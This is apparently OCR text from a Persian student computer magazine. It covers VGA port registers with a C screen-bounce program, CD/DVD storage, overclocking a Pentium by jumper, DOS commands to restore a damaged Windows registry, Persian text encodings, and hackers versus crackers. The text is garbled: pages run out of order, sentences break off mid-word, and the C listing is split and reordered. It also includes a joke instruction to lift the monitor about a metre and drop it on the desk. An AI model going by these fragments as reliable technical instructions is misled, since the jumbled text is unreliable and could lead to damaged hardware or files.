لازم به ذکر است که همانطور که در شکل دیده می شود برای آنکه فضای حافظه گرافیکی به صورت یک مستطیل فرضی در آید که صفحه مرئی از آن باشد بایستی طول هر سطر این مستطیل توسط این پورت مشخص گردد



× سری پورتها زیر در مقابل نوشتن محفوظت می شوند و تا زمانی که پرچم نوشتن آنها بالا نرود عمل نوشتن به صورت صحیح انجام نمی گیرد. لذا برای اینکه عملیات با موقعیت به انجام برسد بایستی ابتدا پرچم علامت دهنده را افراشت و پس از انجام عملیات آنرا فرود آورده و این دو کار به ترتیب با خواندن از پورت 3DAh و نوشتن مقدار ۳۲ در پورت 3C0h انجام می پذیرد:

inportb (0x3da) ;

outportb (0x3c0 , 32) ;

برای اینکه از واقعیت چگونگی انجام اعمال بالا آگاه شوید لازم است بگوییم که با خواندن از پورت 3DAh یک فلیپ فلاب که در کارت گرافیکی است سنت می شود (مقدار یک می گیرد) و این

می باشد (0 = On , 1 = Off)
- بیتهاي ۴-۰ مشخص کننده خط شروع نشانه مکان نما می باشد.

3:) Port = 3D4h <--- 11 = Index

Port = 3D5h <---> x = Data

Data : - بیتهاي ۷ رزرو شده می باشد
- بیتهاي ۶-۵ در حالت VGA باید صفر باشد
- بیتهاي ۴-۰ مشخص کننده خط پایان نشانه مکان نما می باشد
توضیح: بوسیله دو پورت بالا می توان اندازه مکان نما را تغییر داد

4:) Port = 3D4h <--- 12 = Index

Port = 3D5h <---> x = Data


Data : - بیتهاي ۷-۰ قسمت پرارزش يك عدد ۱۶ بیتی که نشان دهنده آدرس شروع صفحه قابل رویت می باشد

5:) Port = 3D4h <--- 13 = Index

Port = 3D5h <---> x = Data

Data : - بیتهاي ۷-۰ قسمت کم ارزش يك عدد ۱۶ بیتی که نشان دهنده آدرس شروع صفحه قابل رویت است می باشد

توضیح: شکل زیر را در نظر بگیرید:



همانطور که می بینید ماقبل قسمتی از حافظه گرافیکی را به عنوان صفحه مرئی بر روی مانیتور می بینیم و ما باقی فضای حافظه گرافیکی قابل رویت نیستند. ما می توانیم به کمک دو پورت بالا صفحه مرئی را در طول فضای حافظه گرافیکی حرکت دهیم.

6:) Port = 3D4h <--- 14 = Index

Port = 3D5h <---> x = Data

Data : - بیتهاي ۷-۰ قسمت پرارزش يك عدد ۱۶ بیتی که نشان دهنده موقعیت مکان نما در فضای حافظه گرافیکی است می باشد.

7:) Port = 3D4h <--- 15 = Index

× چون سری پورتهای زیر هر کدام تنها یک عمل را النجام می دهدن اختیاری به ایندکس نیست و می توان مستقیماً بر روی آنها نوشت و یا از روی آنها خواند:

13:) Port = 3C6h <---> x = Data

Data: در مراجعه به رنگ شماره آن با مقدار موجود در این پورت AND می شود و حاصل به عنوان شماره رنگ انتخاب می شود. بهتر است همیشه مقدار (256) FFh را داشته باشد.

14:) Port = 3C7h <---> x = Data

Data: مشخص کننده شماره رنگی است که قرار است جعبه رنگ آن خوانده شود. هرگاه از این پورت اطلاعاتی خوانده شود داده خوانده شده نشان دهد و وضعیت DAC می باشد بطوریکه اگر دو بیت کم ارزش آن 0 باشد مشخص کننده این است که جعبه رنگ آماده خوانده شدن می باشد و هرگاه آن دو بیت 11b باشد یعنی اینکه DAC آماده خواندن جعبه رنگ است.

15:) Port = 3C8h <---> x = Data

Data: مشخص کننده شماره رنگی است که قرار است جعبه رنگ آن نوشت شود.

16:) Port = 3C9h <---> x = Data

Data: مشخص کننده مقدار رنگ قرمز، سبز و آبی می باشد که با هم جعبه رنگ را مشخص می کنند. برای انجام این منظور ما باستی پس از مشخص شدن شماره رنگ درخواستی توسط مقدار رنگ قرمز و بعد از آن سبز و در نهایت آبی را 3C8h یا 3C7h که هر کدام به صورت یک پایت است پشت سر هم به پورت 3C9h بفرستیم و یا بخوانیم قابل توجه است که فقط ۶ بیت کم ارزش از این باشند استفاده می شود.

در پایان قبل از اینکه به برنامه نمونه پردازم لازم است که بگوییم اگر حوصله وقت تایپ و اجرای برنامه راندارید، مشکلی نیست دستورالعمل زیر عیناً نتیجه اجرای اجرای برنامه نمونه است از آن استفاده کنید.

● دست راست خود را بر روی پیچ تنظیم نور مانیتور قرار داده و آن را به سمتی که باعث کم شدن نور می شود بیچانید، پس از تاریک شدن صفحه به کمک دو دست خود مانیتور را قدری از روی میز بلند کرده (حدود یک متر) و رهایش کنید، مانیتور پس از برخورد با میز دوباره به هوا بلند می شود و این عمل چند بار تکرار می شود و در نهایت مانیتور به حالت سکون می رسد و شما می توانید به بقیه کارهای ادامه دهید.

- برای اینکه برنامه مختصر باشد فرض شده که مانیتور در مود ۳ یعنی 16 Color 25*80 Text می باشد.

فلیپ فلاپ بیتی است که اگر مقدار آن صفر باشد محتویات موجود در پورتهای زیر بدون تغییر می ماند و عمل نوشتن در آنها بی فایده است. بیت ۵ از پورت 3C0h بیتی است که دسترسی یا عدم دسترسی به حافظه رنگها رافعال می کند به صورتی که اگر مقدار آن صفر باشد ATC می فهمد که بایستی تغییراتی در جعبه رنگ ها بدده لذا تمام رنگها به رنگ پیش زمینه تغییر می کند و تا وقتی که مقدار بیت پنجم از پورت 3C0h یک شود چیزی در صفحه دیده نمی شود، پس بایستی بعد از هر گونه تغییر و عملیاتی مقدار این بیت یک شود و این همان نوشتند مقدار ۳۲ در پورت 3C0h است.

9:) Port = 3C0h <--- 0 - 15 = Index

Port = 3C0h <--- x = Data

Port = 3C1h ----> x = Data

- بیتهای ۷-۰ که یک عدد هشت بیتی است نشان دهنده رنگی است که باید با شماره Index مشخص شود.

توضیح: به عنوان مثال اگر ما مقدار داده را برابر ۴ و مقدار ایندکس را برابر ۱ قرار دهیم هرگاه که رنگ با شماره یک را صدابزیم همان رنگ با صفات رنگ شماره ۴ نمایش داده می شود.

10:) Port = 3C0h <--- 17 = Index

Port = 3C0h <--- x = Data

Port = 3C1h ----> x = Data

- بیتهای ۷-۰ شماره رنگی است که حاشیه صفحه باشند.

11:) Port = 3C0h <--- 18 = Index

Port = 3C0h <--- x = Data

Port = 3C1h ----> x = Data

- بیتهای ۷-۰ را زرو شده می باشد.

- بیتهای ۳-۰ نشان دهنده تعداد رنگی است که می توان در دسترس داشت.

توضیح: این پورت آخرین شماره رنگ را مشخص می کند به نحوی که رنگ با شماره ۱ Data+1 عیناً صفت رنگ با شماره صفر را خواهد داشت و رنگ با شماره ۲ Data+2 صفت رنگ با شماره ۱ را دارد.

12:) Port = 3C0h <--- 19 = Index

Port = 3C0h <--- x = Data

Port = 3C1h ----> x = Data

- بیتهای ۷-۰ را زرو شده می باشد.

- بیتهای ۳-۰ نشان دهنده تعداد نقطاطی است که صفحه باشند به سمت چپ شیفت داده شود.

توضیح: به کمک این دو پورت می توان صفحه مرئی را به سمت چپ شیفت داد آنهم نقطه به نقطه و نه کاراکتر به کاراکتر.

```

for ( k = 0 ; k < 16 ; k++ )
{
    outportb ( 0x3c7 , k ) ;
    a [k][0] = inportb ( 0x3c9 ) ;
    a [k][1] = inportb ( 0x3c9 ) ;
    a [k][2] = inportb ( 0x3c9 ) ;
    b [k][0] = a [k][0] / 40 ;
    b [k][1] = a [k][1] / 40 ;
    b [k][2] = a [k][2] / 40 ;
}
for ( j = 0 ; j <= 40 ; j++ )
{
    for ( k = 0 ; k < 16 ; k++ )
    {
        outportb ( 0x3c8 , k ) ;
        outportb ( 0x3c9 , a [k][0] - b [k][0] * j ) ;
        outportb ( 0x3c9 , a [k][1] - b [k][1] * j ) ;
        outportb ( 0x3c9 , a [k][2] - b [k][2] * j ) ;
    }
    delay ( 100 ) ;
}
outportb ( 0x3d4 , 12 ) ;
outportb ( 0x3d5 , ( 80 * 25 ) / 256 ) ;
outportb ( 0x3d4 , 13 ) ;
outportb ( 0x3d5 , ( 80 * 25 ) % 256 ) ;
delay ( 500 ) ;
for ( k = 0 ; k < 16 ; k++ )
{
    outportb ( 0x3c8 , k ) ;
    outportb ( 0x3c9 , a [k][0] ) ;
    outportb ( 0x3c9 , a [k][1] ) ;
    outportb ( 0x3c9 , a [k][2] ) ;
}
}
//-----
void main ()
{
    initial () ;
    while ( h > 0 )
    {
        while ( h > i )
        {
            delay ( ( h - i ) * .05 ) ;
            i++ ;
            movedown () ;
        }
        h = h * .8 ;
        i = h ;
        while ( i > 0 )
        {
            delay ( ( h - i ) * .05 ) ;
            i-- ;
            moveup () ;
        }
    }
}

```

```

#include <dos.h>
#include <conio.h>
#include <stdio.h>

int i = 0 , h = 400 ;
//-----
void movedown ()
{
    unsigned char a , b , c ;
    unsigned int d ;
    outportb ( 0x3d4 , 8 ) ;
    a = inportb ( 0x3d5 ) ;
    if ( a <= 0 )
    {
        a = 16 ;
        outportb ( 0x3d4 , 12 ) ;
        b = inportb ( 0x3d5 ) ;
        outportb ( 0x3d4 , 13 ) ;
        c = inportb ( 0x3d5 ) ;
        d = ( b * 256 + c ) * 80 ;
        outportb ( 0x3d4 , 12 ) ;
        outportb ( 0x3d5 , d / 256 ) ;
        outportb ( 0x3d4 , 13 ) ;
        outportb ( 0x3d5 , d % 256 ) ;
    }
    outportb ( 0x3d4 , 8 ) ;
    outportb ( 0x3d5 , a - 1 ) ;
}
//-----
void moveup ()
{
    unsigned char a,b,c ;
    unsigned int d ;
    outportb ( 0x3d4 , 8 ) ;
    a = inportb ( 0x3d5 ) ;
    if ( a >= 15 )
    {
        a = -1 ;
        outportb ( 0x3d4 , 12 ) ;
        b = inportb ( 0x3d5 ) ;
        outportb ( 0x3d4 , 13 ) ;
        c = inportb ( 0x3d5 ) ;
        d = ( b * 256 + c ) + 80 ;
        outportb ( 0x3d4 , 12 ) ;
        outportb ( 0x3d5 , d / 256 ) ;
        outportb ( 0x3d4 , 13 ) ;
        outportb ( 0x3d5 , d % 256 ) ;
    }
    outportb ( 0x3d4 , 8 ) ;
    outportb ( 0x3d5 , a + 1 ) ;
}
//-----
void initial ()
{
    unsigned char a [16][3] ;
    float b [16][3] ;
    int j , k ;
}

```

تعداد بیشتری حفره درست کرد. این اتفاقی است که در DVD هاروی داده است. این کار به سه روش امکان پذیر است:

روش اول آن است که حفره ها را کوچکتر و نزدیکتر به هم بسازیم. این روش به سیستم جدیدی نیز نیاز دارد که بتواند اطلاعات این نوع DVD را بخواند. اشعه لیزر باید باریکتر و فشرده تر باشد تا بتواند حفره های کوچک را تشخیص و آنها را از همسایه هایشان تمیز دهد.

روش دوم ساختن دو لایه از حفره هاست. لایه زیرین نیمه پنهان است و طوری طراحی می شود که اشعه لیزر بتواند هم لایه زیری و هم لایه رویی را بخواند. این کار تقریباً مقدار داده ها را دو برابر می کند.

روش سوم نسبتاً ساده تر است: ساختن DVD دو طرفه با چسباندن دو DVD نازک به هم. تنها مشکل این نوع DVD آن است که اگر بخواهید طرف دیگر را بخوانید باید آنرا از درایو درآورده بپشت و روکنید که این کار چندان جالب نیست.


(برای کسب اطلاعات بیشتر در مورد DVD ها می توانید به شماره ۳۸ مجله ریزپرداز نده و یا شماره ۲ پویش مراجعه کنید).

(۲) آیا امکان تبدیل یک Pentium 100 به Pentium 200 با set jumper وجود دارد؟ خلاصه پاسخهای تعدادی از دانشجویان (کارشناسی و کارشناسی ارشد) به این سوال:

○ در صورتی که برد اصلی (mother board) بتواند از پردازنده با سرعت 200 MHz 200 حمایت کند، این کار به راحتی با تنظیم کردن (set) (پرش زن jumper) انجام شدنی است (تنها با تغییر چند کلید). برای تشخیص این موضوع باید به دفترچه راهنمای برد اصلی مراجعه کرد. برای مثال، برد های giga pentium را دارند که تمام 223 مگاهرتز سرعت 100 MHz را می توانیم داشتند. همینکجا این دو حمایت کنند.

○ بله. روی برد اصلی پرش زنی هست که clock p. زن را تعیین می کند و پرش زن دیگری مقدار این clock را معین می کند، ما با تنظیم کردن این دو پرش زن، می توانیم عدد 100 MHz را به 200 MHz تبدیل کنیم (به شرط پشتیبانی برد اصلی از 200 MHz). اما اگر پردازنده ما به اشتباہ تنظیم شده باشد، یعنی ما برد اصلی را روی 200 MHz تنظیم کرده باشیم و CPU با سرعت 100 MHz کار کند، بعد از مدت کوتاهی باید از خیر CPU گذشت، چون مطمئناً سوخته است.

۱) نحوه ذخیره سازی اطلاعات بر روی CD هایی که حجم زیاد دارند چگونه است؟



از نظر ساختار، هر CD کامپیووتر یا موسیقی در اصل یک ورقه دایره شکل نازک، معمولاً از جنس الومینیوم، نقره یا طلاست که روی آن یک شیار مارپیچ فرضی وجود داشته، توسط صفحات پلاستیکی محافظت می شود. این شیار شامل سطح (land) و حفره (pit) می باشد. عمق هر حفره درست به اندازه نصف طول موج لیزری است که هنگام خواندن CD به سطح آن تابانده می شود. هر تغییر از حفره به سطح یا بر عکس به عنوان "یک" و هر عدم تغییر (امتداد سطح بدون جهش) به عنوان "صفر" تلقی می شود. وقتی از حفره به سطح یا بر عکس، تغییر به وجود می آید، قسمتی از پرتو توسط حفره و قسمتی توسط سطح باز تابیده می شود که چون این دو جزء پرتو با هم به اندازه π را دارند، اختلاف فاز دارند، همینکجا را خشی نموده و نوری به head نمی رسد، یعنی صفرها با رسیدن نور و یک ها با نرسیدن آن اتفاق می افتد. البته این صفر و یک ها دقیقاً همان داده های ذخیره شده ما نیستند، باید رمزگشایی شده و اطلاعات کنترلی آنها حذف شوند، که این کار توسط کارت کنترل کننده درایو CD انجام می شود.

برای ذخیره سازی اطلاعات بیشتر در یک CD باید در سطحی به اندازه معین،

احتمال وجود دارد که به ساختار فایلهای سخت‌دیسک آسیب برساند.

- الکترومیگریشن (electromigration): با سریع تر کردن عملیات ریز پردازنده این احتمال وجود دارد که قطعات داخلی آن در اثر حرارت ناشی از عمل پردازنده در سرعت بالا، با قطعی مواجه شوند.

- کاهش عمر پردازنده

نظرات بعضی از اساتید محترم دانشکده:

○ تا کنون من کاتالوگ یا بروشوری ندیده‌ام که در مورد دو برابر کردن سرعت یک پردازنده مطلبی نوشته باشد. ولی با افزایش میزان cache (حافظه نهانی) واقع در خارج پردازنده، انجام اصلاحاتی در آدرس‌دهی‌ها و routings (مسیریابی‌ها) و کارهایی از این قبیل می‌توان سرعت را تا حدودی (مثلاً 20 MHz) افزایش داد. اما تنظیم یک پرش‌زن و افزایش clock دلیلی بر زیاد شدن سرعت پردازنده نیست. چون پالس ساعتی که برداصلی به CPU می‌فرستد، نشان دهنده سرعتی است که برداصلی از CPU می‌خواهد با آن سرعت کار کند، در حالی که ترانزیستور موجود با سرعتی که از قبل برای آن طراحی و تست شده کار می‌کند و هر کدام از routing‌ها هم با سرعت خودشان سیگنالها را منتقل می‌کند.

○ چون سرعت پردازنده‌های شرکت اینتل بارعایت حاشیه اطمینان تعیین می‌شوند، این امکان وجود دارد که با تغییر فرکانس ساعتی که برداصلی تولید می‌کند، سرعت آنها ۱۵ تا ۲۰ درصد افزایش پیدا کند. مثلاً پردازنده‌ای که برای کار در سرعت ۳۵۰ مگاهرتز طراحی و ساخته شده است، اگر موقع تست عملی نتواند در این سرعت کار کند، آنرا به عنوان پردازنده‌ای با سرعت ۳۵۰ مگاهرتز به بازار عرضه می‌کند، به همین دلیل این امکان وجود دارد که با افزایش فرکانس بتوان از آن برای سرعت ۳۵۰ مگاهرتز استفاده کرد. (البته باید این نکته را در نظر گرفت که هرچه این فرکانس بیشتر افزایش یابد، تعداد crash کامپیوتر هم ممکن است بیشتر شود) اما در مورد دو برابر کردن سرعت آنها به این روش، نمی‌توان با اطمینان چیزی گفت.

○ در مورد دو برابر کردن clock یک پردازنده پنجم، در صورتی که مدار جدیدی به سیستم اضافه نشود و تنها در نقطه از مدار موجود با یک پرش‌زن به هم متصل شوند، درست کار کردن سیستم تقریباً غیر ممکن است. اما اگر مدار جدیدی به سیستم اضافه شود، دو برابر کردن clock و درست کار کردن سیستم امر بعیدی نیست. ولی بندۀ از مکانیزم کار آن اطلاعی ندارم.

○ عرض کردن پرش‌زن روی برد اصلی فقط پالس ساعت اعمالی به CPU (clock) را عوض می‌کند و پردازنده‌ای که برای کار در سرعت ۱۰۰ MHz طراحی شده، قابلیت کار کردن در سرعت بالاتر را ندارد. اما بر عکس این عمل امکان‌پذیر است، یعنی با کم کردن پالس ساعت اعمالی به پردازنده مثلاً ۲۰۰ MHz می‌توان در سرعت پایین مثلاً ۱۰۰ MHz از آن استفاده کرد.

بند نیست بدانید که بعضی پردازنده‌ها مانند ۱۳۳ Pentium و ۱۶۶ Pentium در اصل یک پردازنده هستند که برای کار در سرعت مشخصی، مثلاً ۱۶۶ MHz طراحی شده‌اند. در کارخانه پس از تست، پردازنده‌هایی که در این سرعت کارایی خوبی ندارند یا حرارت غیرمجاز تولید می‌کنند، برچسب ۱۳۳ می‌خورند. بنابراین در این مورد ممکن است با افزایش پالس ساعت اعمالی به پردازنده، هنوز سیستم کار کند.

○ با توجه به اینکه پردازنده‌های سری 86x شرکت اینتل دارای واحد تولید پالس ساعت داخلی نیستند، در مورد فرکانس ساعت خود کاملاً تابع مدار خارجی که روی برد اصلی کامپیوتر تعییه می‌شود هستند. معمولاً چون برد های اصلی برای کار با چندین نوع پردازنده سازگار طراحی می‌شوند، امکان تغییر دادن فرکانس ساعتی که تولید می‌کنند توسط کلیدهایی به نام پرش‌زن وجود دارد.

باشد. توجه کرد که هر چند از دید دنیای بیرون می‌توان ۱۰۰ مگاهرتزی را توسط یک پالس ساعت ۲۰۰ مگاهرتزی راه اندازی کرد (اگر برد اصلی توانایی این کار را داشته باشد) اما حداکثر فرکانس ساعت که برای هر پردازنده تعیین می‌شود، یکی از مراحل تئوری و تست عملی آن می‌باشد و در صورت رعایت نکردن این موضوع، یکی از نتایج زیر به وجود خواهد آمد:

- موفقیت: پردازنده ممکن است بطور موفقیت امیز و پایدار در سالهای بعدی کار کند.

- خرابی فوری پردازنده: اگر خنک سازی پردازنده کافی نباشد یا اگر فشار بیشتری روی آن وارد آید (مثلاً پردازنده با سرعت ۱۰۰ مگاهرتز را با سرعت ۲۲۳ مگاهرتز به اجراء در آورید) احتمال خراب شدن آن بیشتر می‌شود.

- عدم موفقیت: پردازنده ممکن است در سرعت جدید کار نکند، ولی وقتی آنرا به سرعت اولیه برگردانید، درست کار کند.

- ناپایداری سیستم: سیستم ممکن است در این سرعت بالا بیاید، ولی رفتار آن توأم با اشکال باشد.

- تخریب داده‌ها: اگر پردازنده نادرست عمل کند، این

EditFlags	00 00 00 00
Default Icon (Default)	%"1"
shell (Default)	(value not set)
command (Default)	%"1%"
open (Default)	(value not set)
Edit Flags	00 00 00 00

همانطور که دیده می شود، محتوای command $%"1%"$ است. به این معنی که Explorer باید خود فایل را اجرا کند. عدد 1 نشان دهنده اولین آرگومان خط فرمان می باشد، نام برنامه ای است که می خواهیم آنرا اجرا کنیم. در واقع عمل Double Click به عنوان open تلقی شده و کاری که باید انجام شود در Command مشخص می شود. نام فایلی که روی آن Double Click کرده اید به عنوان اولین آرگومان به Explorer فرستاده می شود و در حقیقت این شما هستید که تعیین می کنید به هنگام Double Click چه کاری انجام شود.

برای اصلاح Registry راههای دیگری نیز وجود دارند که معمولاً اجازه دستکاری پسوندهای سیستم را نمی دهند:

در منوی Start گزینه RUN را انتخاب کرده کلمه winfile را تایپ کرده OK را فشار دهید، سپس وارد منوی file شوید و گزینه Associate را انتخاب کنید. در قسمت Files with extension کلمه پسوند مورد نظر خود را تایپ کرده مقادیر لازم را تنظیم کنید.

برای دست یافتن به پسوندهای ثبت شده همچنین می توانید وارد محیط ویندوز ۹۵ شده، در منوی ظاهر شده در منوی View گزینه My Computer را انتخاب کنید. یک منوی جدید مقابله شما باز می شود که دارای سه برگه است. شما برگه با عنوان File types را انتخاب کنید. منوی جدیدی را خواهید دید که در آن تمام پسوندهای ثبت شده، لیست شده اند و می توانید آنها را ویرایش کنید.


سپس کامپیوتر را reset کنید تا تغییرات جدید اعمال شود.

نکته جالب توجه دیگر این است که اگر می خواهید یک فایل با پسوند ثبت شده را با برنامه ای که به نام آن ثبت نشده اجرا کنید، خواهید دید که حتی در صورت Right

۳) می دانیم که با دوبار کلیک کردن روی فایل هر فایل، ویندوز با توجه به پسوند آن کاری را انجام می دهد. مثلا اگر پسوند فایل bmp باشد برنامه paint را فرا می خواند و تصویر را در آن نمایش می دهد. من با استفاده از یک برنامه مدیریت پسوندها، اشتباها پسوند registry را از سیستم عامل ویندوز حذف کردم. حالا هر وقت روی یک فایل با پسوند exe کلیک می کنم، ویندوز نمی داند آنرا چطور اجرا کند و منوی open ظاهر می شود. می خواستم بدالم ویندوز با پسوند چونه برخورد می کند؟

در مورد فایلهای exe نیز همان روال بقیه فایلهای وجود دارد. یعنی این پسوند در registry ثبت شده و یک کلید یا شاخه (در این مورد با نام exefile) به آن نسبت داده می شود.

برای اصلاح registry ابتدا روی دکمه Start کلیک کنید و سپس گزینه Run را انتخاب کرده کلمه RegEdit را تایپ کنید و دکمه OK را فشار دهید. در قسمت چپ پنجه باز شده (با HKEY_LOCAL_MACHINE/SOFTWARE/CLASSES همانند) را انتخاب کنید و شاخه new گزینه key را انتخاب کنید و شاخه "exe" را در CLASSES ایجاد نمایید. (یا با right click کردن روی شاخه بالاتر، یعنی جایی که شاخه "exe" بایستی وجود می داشت، و انتخاب گزینه new key، شاخه مورد نظر را ایجاد نمایید). سپس name و data را مربوط به آن را به ترتیب برابر "exefile" (Default) و "exefile" قرار دهید. برای ایجاد این متغیرها هم می توانید از همان منوی ظاهر شده کمک بگیرید، البته در این مورد با NEW STRING سروکار خواهید داشت. در صورتی که شاخه exefile در CLASSES وجود ندارد، به همان روشی که "exe" را ایجاد کردیم، آنرا در CLASSES تعریف می کنیم. سپس درون آن زیر شاخه های زیر را تعریف می کنیم:



مقدار name و data را به ترتیب برای هر یک از شاخه های فوق تعیین می کنیم:

key	NAME	DATA
exefile	(Default)	'Application'

کنیم، محتویات اولیه آنرا نخواهیم دید. فرق بین یک فایل با پسوند `txt` و یک فایل با پسوند `wri` چیست؟

علت آنکه نمی توانید با فارسی ساز های تحت داس، فایلهای با پسوند `wri` را بینید این است که:

الف) این فارسی سازها غسالاً از استاندارد ایران سیستم استفاده می کنند و تنها فایلهای فارسی ای را که در این استاندارد نوشته شده باشند، درست نمایش می دهند. در این استاندارد کد گذاری مانند استاندارد Ascii خاص قرار می گیرد. اما فایلهای `wri` با توجه به نوع ویندوز، استاندارد مخصوص خود را دارند. برای ویندوز فارسی هم استاندارد خاصی در ایران وجود ندارد. مثلاً یک ویندوز فارسی برای حرف "ب" کد ۱۵۶ و دیگری ۱۲۷ و ایران سیستم ۱۳۲ را اختصاص داده اند. در نتیجه برنامه فارسی ساز تحت ایران سیستم کاراکتر متناظر با ۱۵۶ را نشان می دهد که حرف "ب" نیست.

ب) ویرایشگرهای مرسوم تحت داس مانند `edit` هنگامیکه فایل `text` را می خوانند اولین حرف فایل را در سمت چپ صفحه نمایش می دهند و برای حرف بعدی یک خانه به سمت راست می روند، ضمناً هر بار که به کد `return` می رستند، به سمت چپ خط بعدی می روند. پس بطور خلاصه: در صفحه نمایش از چپ به راست حرکت می کنند. در نتیجه در فایلهای فارسی تحت داس متن هر خط را باید وارونه وارد فایل کرد. مثلاً اگر بخواهیم کلمه "پویش" در خط اول فایل نمایش داده شود، حروف آنرا باید به ترتیب "ش" ، "ی" ، "و" ، "ب" وارد کنیم. در ویندوز این مشکل وجود ندارد و در فایلهای متنی آن، کلمات فارسی به طور مستقیم وارد می شوند. (این کار برای کلمات انگلیسی هم انجام می شود). مثال صفحه بعد این موضع را روشن تر می کند.

در نتیجه اگر مشکل اول هم وجود نداشته باشد، قسمتهای فارسی یک فایل `wri` در داس به صورت وارونه نمایش داده خواهد شد.

ج) برنامه `write` در ویندوز فرمت خاص خود را دارد. یعنی غیر از کدهای حروف متن، تعدادی کاراکتر کنترلی که نشانگر نوع فونت، تعویض فونت، ابتدا و انتهای پاراگراف و ... می باشند، در فایل قرار می دهد که تنها برای خودش قابل فهم است. در نتیجه یک فارسی ساز تحت داس به حای این کدها، کارکترهای نامفهومی

Click کردن روی آن تنها گزینه موجود `Open` است که فایل شمارا با برنامه مربوطه اش باز می کند. یعنی اثرباره مانند `Double Click` `Right Click` کردن کلید `shift` رانگه دارید، ویندوز گزینه `Open With` را نیز در منوی ظاهر شده نمایش می دهد که می توانید با استفاده از آن فایل خود را با برنامه ای که می خواهید (ولی به نام آن ثبت نشده) باز کنید.


برای اصلاح Registry در محیط DOS دستورات زیر را به ترتیب اجرا کنید:

c:

```
cd \windows
attrib -r -h -s system.dat
attrib -r -h -s system.da0
ren system.dat system.bad
ren system.da0 system.dat
attrib -r -h -s user.dat
attrib -r -h -s user.da0
ren user.dat user.bad
ren user.da0 user.dat
```

شما داشتید جوی عزیزی که برای مانو شته بودید: از این مورد خیلی کار کردم، حتی یک کامپیووتر سالم را هم به همین بلا دچار کردم. ولی متأسفانه چیزی دستگیرم نشد. جز اینکه در جایی دیدم که نوشته بود اگر فایل registry ویندوز خراب شد. با دستور `scanreg /restore` اصلاح می شود.

می توانید به یکی از چهار روش مذکور Registry ویندوز خود را اصلاح کنید.



۴) اگر برنامه فارسی ساز را روی یک فایل فارسی با پسوند `txt` اجرا کنیم، محتویات فارسی فایل را می بینیم؛ ولی اگر آنرا روی یک فایل فارسی با پسوند `wri` اجرا

در فایل با پسوند .wri

W	e	h	a	v	e	a	m	a	g	a	z	i	n	e	c	a	l	l	e	d
۱	۲	۳	۴	۵	۶	۷	۸	۹	۱۰	۱۱	۱۲	۱۳	۱۴	۱۵	۱۶	۱۷	۱۸	۱۹	۲۰	۲۱

در فایل با پسوند .txt

W	e	h	a	v	e	a	m	a	g	a	z	i	n	e	c	a	l	l	e	d
۱	۲	۳	۴	۵	۶	۷	۸	۹	۱۰	۱۱	۱۲	۱۳	۱۴	۱۵	۱۶	۱۷	۱۸	۱۹	۲۰	۲۱

به تفاوت بین ترتیب فوارگرفتن حروف کلمه پویش دقت کرد

مجازات دارند.

پس تاینجا فرق میان یک Hacker و یک Cracker را می‌دانیم. اولی درگیر کارهای علمی و قانونی است و یافته‌هایش وضع امنیت را بهبود می‌بخشد. ولی دومی از هر راهی که بشود، سعی در نفوذ کردن (مسلمان به طور غیر مجاز و غیر قانونی) در یک سیستم دارد. یک Cracker هیچ چیز نمی‌سازد و در عوض چیزهای بسیاری را ویران می‌کند. البته ممکن است کسانی در هر دو دسته فوق قرار گیرند. در واقع این تقسیم بندی مانند همه چیزهای دیگر کاملاً نسبی است. اینها دو سر یک طیف هستند. ولی بیشتر افراد جایی در میانه طیف به سر می‌برند.

□□□

نمایش خواهد داد. بعلاوه در فرمت wri برای همه اشکال یک حرف (اول، وسط و آخر) یک کد در نظر گرفته شده و شکل مناسب هر حرف در هنگام اجرای برنامه Write تعیین می‌شود. در حالی که در ایران سیستم چنین نیست و هر شکل یک حرف کدی جداگانه دارد.

۵) فرق یک Cracker با یک Hacker چیست؟

واژه Hacker به برنامه نویسان اطلاق می‌شود و نه دیگرانی که به طور غیرقانونی امنیت سیستمها را نقض می‌کنند. یک Hacker کسی است که بی‌عیبی و امنیت یک سیستم عامان را بزرگسازی می‌کند. معمولاً چنین افرادی، برنامه نویس هستند. آنها غالباً معلومات پیشرفتی در نرم افزار و سخت افزار دارند و قادرند به روش‌های ابتکاری گول برنند (یا hack کنند). معمولاً Hacker ها راههای جدیدی که به ذهن تولید کنندگان نرسیده بوده است. برای بهره برداری یا پیاده سازی شبکه‌ها می‌یابند.

